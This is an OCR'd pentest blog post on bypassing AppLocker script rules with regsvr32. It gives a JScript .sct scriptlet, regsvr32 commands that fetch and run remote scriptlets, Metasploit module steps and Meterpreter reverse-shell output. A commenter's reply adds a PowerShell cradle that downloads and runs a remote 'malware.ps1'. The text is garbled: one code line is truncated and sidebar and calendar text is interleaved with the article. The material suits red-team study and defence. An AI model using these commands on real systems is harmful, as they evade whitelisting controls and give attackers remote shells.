PENETRATION TESTING LAB

OFFENSIVE TECHNIQUES & METHODOLOGIES

MAY 11, 2017


AppLocker Bypass – Regsvr32

by Administrator. In Defense Evasion. 7 Comments

AppLocker was designed to allow administrators to block the execution of Windows installer files, executables and scripts by users. However various techniques have been discovered that can bypass these restrictions. For example in windows environments that are configured to prevent the execution of scripts via AppLocker the regsrv32

Support pentestlab.blog

Pentestlab.blog has a long term history in the offensive security space by delivering content for over a decade. Articles discussed in pentestlab.blog have been used by cyber security professionals and red teamers for their day to command line utility can be used as a bypass method.



Action	User	Name	Condi...	Exc
Allow	Everyone	(Default Rule) All scripts lo...	Path	
Allow	Everyone	Program Files: %PROGRA...	Path	
Allow	Everyone	(Default Rule) All scripts lo...	Path	
Deny	BUILTIN\Admi...	All scripts	Path	

AppLocker – Script Rules

The regsvr32 is a windows command line utility that is used to register and unregister .dll files and ActiveX controls into the registry. Casey Smith discovered that it is possible to bypass AppLocker script rules by calling the **regsrv32** utility to execute a command or arbitrary code through .sct files. This utility has many benefits since it is a trusted Microsoft binary, proxy aware, it supports TLS encryption, it follows redirects and it doesn't leave any trace on the disk.

The scriptlet below is a modified version of the code that Casey Smith wrote but instead of calling calc.exe or cmd.exe it will execute a custom binary that is already dropped on the target system if command prompt is allowed:


```
<?XML version="1.0"?>
<scriptlet>
<registration
progid="Pentest"
classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
<script language="JScript">

<![CDATA[
var r = new ActiveXObject("WScript.Shell").Run("cmd /k cc
]]>

</script>
</registration>
</scriptlet>
```

The regsvr32 utility can be used to request and execute the script from the webserver that is hosted:

```
regsvr32 /u /n /s /i:http://ip:port/payload.sct scrobj.dl
```



```
C:\>regsvr32 /u /n /s /i:http://192.168.100.3/tmp/pentest.sct scrobj.dll

C:\>
```

Regsvr32 – Request and Execution of the Scriptlet

These options are instructing the regsrv32 to run:

- Silently without displaying any messages // **/s**
- To not call the DLL Register Server // **/n**
- To use another IP address since it will not call the DLL Register Server // **/i**

FOLLOW PENTEST LAB

Enter your email address to follow this blog and receive notifications of newarticles by email.

Email Address

FOLLOW

Join 2,312 other subscribers


SEARCH TOPIC

- To use the unregister method // **/u**

It is also possible to use regsvr32 to run a locally stored payload as well.

```
regsvr32 /u /n /s /i:payload.sct scrobj.dll
```

The command will execute the scriptlet directly from the web server that is hosting the file. The JavaScript code that is embedded in the .sct file instructs the pentestlab3.exe binary to be executed from the command prompt.




```
C:\>regsvr32 /u /n /s /i:http://192.168.100.3/tmp/pentest.sct scrobj.dll

C:\>
```

```
C:\
```

AppLocker Bypass via Regsvr32

Since the pentestlab3 is a Metasploit payload a Meterpreter session will be opened:



```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.100.3:4444
[*] Starting the payload handler...
[*] Sending stage (1189423 bytes) to 192.168.100.4
[*] Meterpreter session 3 opened (192.168.100.3:4444 -> 192.168.100.4:491
2017-05-10 16:55:42 -0400

meterpreter > 
```

Regsvr32 – Meterpreter

Enter keyword here

RECENT POSTS

Web Browser Stored Credentials

Persistence – DLL Proxy Loading

Persistence – Explorer

Persistence – Visual Studio Code Extensions

AS-REP Roasting

CATEGORIES

Coding (10)

Exploitation Techniques (19)

External Submissions (3)

General Lab Notes (22)

Information Gathering (12)

Infrastructure (2)


Maintaining Access (4)

Mobile Pentesting (7)

Network Mapping (1)

Post Exploitation (13)

Of course execution of scripts directly is still blocked however via the regsvr32 utility as per the example above this is possible.



```
C:\>com.js

C:\>
```

Execution of the Windows Script Host failed. (This program is blocked by group policy. For more information, contact your system administrator.)


AppLocker – Restriction of Script Execution

Metasploit

Metasploit Framework has a specific payload which can be used to bypass AppLocker via the Regsvr32 utility automatically.

```
exploit/windows/misc/regsvr32_applocker_bypass_server
```

The module will start a webserver which will host a malicious .sct file. It will also provide the command that needs to be executed on the target system.



```
msf exploit(regsvr32_applocker_bypass_server) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.100.3:4444
[*] Using URL: http://0.0.0.0:8080/Csm6U4YVvOciV
[*] Local IP: http://127.0.0.1:8080/Csm6U4YVvOciV
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://192.168.100.3:8080/Csm6U4YVvOciV.sct scrobj.dll
msf exploit(regsvr32_applocker_bypass_server) >
```

Red Team (132)

Credential Access (5)

Defense Evasion (22)

Domain Escalation (6)

Domain Persistence (4)

Initial Access (1)

Lateral Movement (3)

Man-in-the-middle (1)

Persistence (39)

Privilege Escalation (17)

Reviews (1)

Social Engineering (11)

Tools (7)

VoIP (4)

Web Application (14)


Wireless (2)

May 2017

M	T	W	T	F	S	S

Metasploit – Regsvr32 Module

From the moment that the command will be executed the regsvr32 will request the .sct file from the web server and will execute a PowerShell payload.




```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Administrator>regsvr32 /s /n /u /i:http://192.168.100.3:8080/Csm6U4YVvO
ciV.sct scrobj.dll

C:\Users\Administrator>
```

Metasploit – Execution of the Payload

As a result a Meterpreter session will be opened bypassing the AppLocker restrictions.



```
msf exploit(regsvr32_applocker_bypass_server) > [*] 192.168.100.1    regsvr32_ap
plocker_bypass_server - Handling request for the .sct file from 192.168.100.1
[*] 192.168.100.1    regsvr32_applocker_bypass_server - Delivering payload to 19
2.168.100.1
[*] Sending stage (957487 bytes) to 192.168.100.1
[*] Meterpreter session 2 opened (192.168.100.3:4444 -> 192.168.100.1:49280) at
2017-05-08 19:23:58 -0400
```

Metasploit – AppLocker Bypass via Regsvr32

Resources

https://www.rapid7.com/db/modules/exploit/windows/misc/regsvr32_applocker_bypass_server

http://subt0x10.blogspot.co.uk/2017/04/bypass-application-whitelisting-script.html

1	2	3	4	5	6	7
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30	31				

« Apr   Jun »

PEN TEST LAB STATS

7,614,406 hits

FACEBOOK PAGE

Rate this:

Share this:

Loading...

APPLOCKER BYPASS METASPLOIT REGSVR32
SCRIPT RULES

7 Comments

atropineal

May 18, 2017 at 9:12 pm

to my understanding this bypasses restrictions on the execution of javscript, not on the execution of a binary. if you configure applocker with the default rules you will not be able to execute pentestlab.exe, with or without regsrv32

REPLY

netbiosX

May 19, 2017 at 8:16 am

It is indeed bypasses script rules restrictions. However don't forget that this method can allow you to run an

executable that is hosted in a URL that you control so there is no need for the binary to be dropped on the disk. Another scenario will be the payload.sct file to actually call PowerShell and run scripts from memory: powershell.exe -ep Bypass -nop -noexit -c iex ((New ObjectNet.WebClient).DownloadString(‘https://[website]/malware.ps1’))
There are plenty of possibilities.

REPLY

---

atropineal

May 19, 2017 at 9:26 am

hey! 🙄 thanks for the response. if we can execute powershell anyway (and regsvr32 will not help us to run it if it is blocked), then we can already run the powershell web delivery command you mention directly.

regsvr32 does seem great in that we can download and execute a remote vbscript that can inject and execute arbitrary shellcode into its own process, and this seems great even if there is no requirement to bypass whitelisting!

i haven't seen a way to download and execute an actual exe file without it touching disk though, which you seem to be referring to. if you know of such a mechanism i'd be very pleased to hear about it! 🙄

Pingback: playing with the regsrv32 applocker bypass – atropineal

Pingback: Command and Control – JavaScript | Penetration Testing Lab

Pingback: Persistence – BITS Jobs | Penetration Testing Lab

Pingback: Persistence – WMI Event Subscription | Penetration Testing Lab

Leave a comment

PREVIOUS

AppLocker Bypass – InstallUtil

NEXT

AppLocker Bypass – Regasm and Regsvcs